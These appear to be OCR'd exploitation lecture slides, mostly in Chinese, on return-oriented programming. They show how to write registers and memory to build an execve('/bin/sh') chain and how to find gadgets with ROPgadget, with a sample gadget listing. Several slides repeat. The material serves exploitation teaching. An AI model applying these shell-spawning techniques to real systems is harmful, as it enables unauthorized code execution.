
- Write to Register
  - let rax = 0xdead rbx = 0xbeef



ROP

- Write to Register
  - let rax = 0xdead rbx = 0xbeef






ROP

- Write to Memory
  - mov [reg],reg
  - mov [reg+xx], reg
  - …


ROP

- Write to Memory
  - let *0x602080 = 0xdeadbeef




ROP

- Write to Memory
  - let *0x602080 = 0xdeadbeef




ROP

- Write to Memory
  - let *0x602080 = 0xdeadbeef




ROP

- Write to Memory
  - let *0x602080 = 0xdeadbeef




ROP

- Write to Memory
  - let *0x602080 = 0xdeadbeef




ROP

- Write to Memory
  - let *0x602080 = 0xdeadbeef



ROP

- execve(“/bin/sh”,NULL,NULL)
  - write to memory
    - 將 “/bin/sh” 寫入已知位置記憶體中
    - 可分多次將所需字串寫入記憶體中



ROP

- execve(“/bin/sh”,NULL,NULL)
  - write to register
    - rax = 0x3b , rdi = address of “/bin/sh”
    - rsi = 0 , rdx = 0
  - syscall

ROP

- find gadget
  - https://github.com/JonathanSalwan/ROPgadget

```
0x0000000000401947 : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004016da : pop r12 ; pop r13 ; pop r14 ; ret
0x0000000000401ee0 : pop r12 ; pop r13 ; ret
0x0000000000401949 : pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004016dc : pop r13 ; pop r14 ; ret
0x0000000000401ee2 : pop r13 ; ret
0x000000000040194b : pop r14 ; pop r15 ; ret
0x00000000004016de : pop r14 ; ret
0x000000000040194d : pop r15 ; ret
0x00000000004026c6 : pop rax ; add rsp, 8 ; pop rbp ; ret
0x000000000040260d : pop rax ; ret
0x0000000000400f92 : pop rbp ; mov byte ptr [rip + 0x20309e], 1 ; ret
0x0000000000400f1f : pop rbp ; mov edi, 0x604018 ; jmp rax
0x0000000000401946 : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004016d9 : pop rbp ; pop r12 ; pop r13 ; pop r14 ; ret
0x0000000000401edf : pop rbp ; pop r12 ; pop r13 ; ret
0x000000000040194a : pop rbp ; pop r14 ; pop r15 ; ret
0x00000000004016dd : pop rbp ; pop r14 ; ret
0x0000000000400f30 : pop rbp ; ret
0x0000000000401ede : pop rbx ; pop rbp ; pop r12 ; pop r13 ; ret
0x0000000000401540 : pop rbx ; pop rbp ; ret
0x000000000040228e : pop rbx ; ret
0x000000000040194e : pop rdi ; ret
```

ROP

- find gadget
  - ROPgadget - - binary binary
  - ROPgadget - - ropchain - - binary binary
    - 在 Static linking 通常可以組成功 execve 的 rop chain 但通常都很長，需要自己找更短的 gadget 來改短一點

